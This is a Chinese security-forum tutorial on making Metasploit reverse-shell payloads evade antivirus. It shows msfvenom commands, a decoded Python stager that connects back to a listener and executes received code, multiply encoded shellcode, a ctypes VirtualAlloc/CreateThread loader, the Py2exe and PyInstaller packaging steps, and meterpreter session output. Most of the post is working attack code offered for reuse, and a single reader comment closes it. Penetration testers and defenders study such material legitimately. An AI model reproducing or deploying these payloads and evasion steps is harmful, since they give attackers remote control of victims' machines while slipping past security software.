# MSF利用python反弹shell-Bypass AV

皮皮鲁 / 2019-07-16 09:11:00 / 浏览数 6326 渗透测试 渗透测试 顶(0) 踩(0)


---

本文主要介绍两种利用msf生成python版 payload，并利用Py2exe或PyInstaller将python文件转为exe文件，可成功bypass某些AV反弹shell

## msf-python反弹shell姿势1

1) msfvenom生成python后门

```
msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.20.131 LPORT=4444 -f raw -o /tmp/mrtp.py
```




生成的mrtp.py文件如下：

```
import base64,sys;exec(base64.b64decode({2:str,3:lambda b:bytes(b,'UTF-8')}[sys.version_info[0]]('aW1wb3J0IHNvY2tldCxzdHJ1Y3Qs
```

对其中的base64解码为：

```
import socket,struct,time
for x in range(10):
   try:
       s=socket.socket(2,socket.SOCK_STREAM)
       s.connect(('192.168.20.131',4444))
       break
   except:
       time.sleep(5)
l=struct.unpack('>I',s.recv(4))[0]
d=s.recv(l)
while len(d)<l:
   d+=s.recv(l-len(d))
exec(d,{'s':s})
```

2)Py2exe将py后门转为exe

python环境装备

（1）安装Python 2.7 x86 windows版：
https://www.python.org/ftp/python/2.7.16/python-2.7.16.msi
*注意：必须使用x86版本Python 2.7。 即使Windows是x64的，也要安装32位版本。 并且将python.exe添加到环境变量。

（2）安装32位Py2exe for python 2.7
https://sourceforge.net/projects/py2exe/files/py2exe/0.6.9/py2exe-0.6.9.win32-py2.7.exe/download

setup.py

setup.py 是利用Py2exe 将py转为exe


```
#! /usr/bin/env python
# encoding:utf-8

from distutils.core import setup
import py2exe

setup(
name = "Meter",
description = "Python-based App",
version = "1.0",
console = ["mrtp.py"],
options = {"py2exe":{"bundle_files":1,"packages":"ctypes","includes":"base64,sys,socket,struct,time,code,platform,getpass,shut
```

```
zipfile = None
)
```

name、 description 、version是可选项
console = ["mrtp.py"] 表示生成控制台程序 可bypass 某些AV

将mrtp.py和setup.py 两个文件放到同一目录下
执行下面命令，即会在dist 目录下生成mrtp.exe

```
python ./setup.py py2exe
```




3) MSF开启监听&反弹shell

```
msf5 > use exploit/multi/handler
msf5 > set PAYLOAD python/meterpreter/reverse_tcp
msf5 > set LHOST 192.168.20.131
msf5 > set LPORT 4444
msf5 > run
```

点击dist 目录下的mrtp.exe，即可成功反弹shell

```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD python/meterpreter/reverse_tcp
PAYLOAD => python/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.20.131
LHOST => 192.168.20.131
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.20.131:4444
[*] Sending stage (53755 bytes) to 192.168.20.129
[*] Meterpreter session 1 opened (192.168.20.131:4444 -> 192.168.20.129:50538) at 2018-07-07 16:41:18

meterpreter > sysinfo
Computer        : PC-20170527XAOD
OS              : Windows 7 (Build 7601, Service Pack 1)
Architecture    : x86
System Language : zh_CN
Meterpreter     : python/windows
meterpreter >
```

msf-python反弹shell姿势2

1)msfvenom生成python shellcode

```
msfvenom -p windows/meterpreter/reverse_tcp LPORT=4444 LHOST=192.168.20.131  -e x86/shikata_ga_nai -i 11 -f py -o  /tmp/mytest
```

```
root@kali:~#
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LPORT=4444 LHOST=192.168.20.131 -e x86/shikata_ga_nai -i 11 -f py -o /tmp/mytest.py
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 11 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai succeeded with size 584 (iteration=8)
x86/shikata_ga_nai succeeded with size 611 (iteration=9)
x86/shikata_ga_nai succeeded with size 638 (iteration=10)
x86/shikata_ga_nai chosen with final size 638
Payload size: 638 bytes
Final size of py file: 3062 bytes
Saved as: /tmp/mytest.py
root@kali:~#
```



mytest.py | myshellcode.py

```
buf = ""
buf += "\xbe\x24\x6e\x0c\x71\xda\xc8\xd9\x74\x24\xf4\x5b\x29"
buf += "\xc9\xb1\x99\x31\x73\x15\x03\x73\x15\x83\xeb\xfc\xe2"
buf += "\xd1\xb4\xdb\xa8\x6d\x6d\x10\x17\x33\xf9\x2c\x93\x2b"
buf += "\x31\x04\x55\x38\xb6\x53\x92\x0f\xcc\x48\x98\x8e\xc9"
buf += "\xb6\x0b\x82\xcf\x8e\x16\xe2\xdd\xbd\x25\x12\x83\xa3"
buf += "\xbb\xe1\x6a\xc8\xc3\x07\x39\xa4\xb1\x89\xeb\x54\x70"
buf += "\x37\x86\x61\x92\xc5\x99\x6e\x6b\x0f\xa8\xa9\xea\x29"
buf += "\xbb\xcb\x58\x52\xf9\x3b\x9f\x30\x9d\x4e\xfe\x08\x5a"
buf += "\x9d\xcf\x95\x45\x2e\x67\x91\x9f\xcb\x92\x8d\xbf\x26"
buf += "\x0f\x1e\x30\x6b\xf7\x8e\x02\xd5\x64\x33\xc8\x28\xb9"
buf += "\x04\xc3\xcb\x54\xee\xf3\xc4\xdb\xcf\xb3\xaa\x49\x11"
buf += "\x1e\x36\x13\xbf\xa4\xf4\x90\xb5\x3d\xd1\xf1\x43\x9e"
```



2) myshellcode.py

将上面生成的shellcode复制到myshellcode.py中

```
#! /usr/bin/env python
# encoding:utf-8

import ctypes

def execute():
   # Bind shell
   shellcode = bytearray(
   "\xbe\x24\x6e\x0c\x71\xda\xc8\xd9\x74\x24\xf4\x5b\x29"
"\xc9\xb1\x99\x31\x73\x15\x03\x73\x15\x83\xeb\xfc\xe2"
.....■■■■■.....
   "\xd1\xb4\xdb\xa8\x6d\x6d\x10\x17\x33\xf9\x2c\x93\x2b"
   "\x0b\xcb\x94\x1a\xd9\xfd\xc7\x78\x26\xb3\x57\xea\x6d"
   "\x37\xa5\x48\xea\x47\xf6\x81\x90\x07\xc6\x62\x9a\x56"
   "\x13"
    )

   ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
   ctypes.c_int(len(shellcode)),
   ctypes.c_int(0x3000),
   ctypes.c_int(0x40))

   buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)

   ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),
   buf,
```

```
    ctypes.c_int(len(shellcode)))

    ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_int(ptr),
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.pointer(ctypes.c_int(0)))

    ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht),
    ctypes.c_int(-1))
if __name__ == "__main__":
    execute()
```


3)PyInstaller将py转为exe

pyinstaller同样可以将.py程序打包成windows下可以执行的exe文件。
pyinstaller依赖于pywin32，在使用pyinstaller之前，应先安装pywin32

pywin32下载后，点击下一步安装即可
https://sourceforge.net/projects/pywin32/files/pywin32
pyinstaller 下载后，解压，不用安装，即可使用
https://github.com/pyinstaller/pyinstaller/releases

```
pyinstaller.py -F --console myshellcode.py
```

--console表示生成控制台程序，可bypass某些AV




4) MSF开启监听&反弹shell

```
msf5 > use exploit/multi/handler
msf5 > set PAYLOAD windows/meterpreter/reverse_tcp
msf5 > set LHOST 192.168.20.131
msf5 > set LPORT 4444
msf5 > run
```

点击dist 目录下的myshellcode.exe，即可成功反弹shell

```
msf5 >
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.20.131
LHOST => 192.168.20.131
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.20.131:4444
[*] Sending stage (179779 bytes) to 192.168.20.129
[*] Meterpreter session 1 opened (192.168.20.131:4444 -> 192.168.20.129:50019) at 2018-07-08 06:33:14

meterpreter > sysinfo
Computer        : PC-20170527XAOD
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : zh_CN
Domain          : LLTEST
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```



本文只是简单介绍方法、抛砖引玉，当然还有很多可以优化改进的地方,大家可再完善。

参考

https://medium.com/bugbountywriteup/antivirus-evasion-with-python-49185295caf1
https://medium.com/AntiSec_Inc/combining-the-power-of-python-and-assembly-a4cf424be01d
https://nosec.org/home/detail/2727.html



上一篇：记一次有趣的渗透测试 下一篇：生成可打印的shellcode

1. 1 条回复

MAX、 2019-07-25 17:49:30

师傅请问一下我生成的shellcode打包成exe并不能上线请问这是是什么问题

0 回复Ta

---

登录 后跟帖

先知社区

---

现在登录

热门节点

技术文章

社区小黑板

目录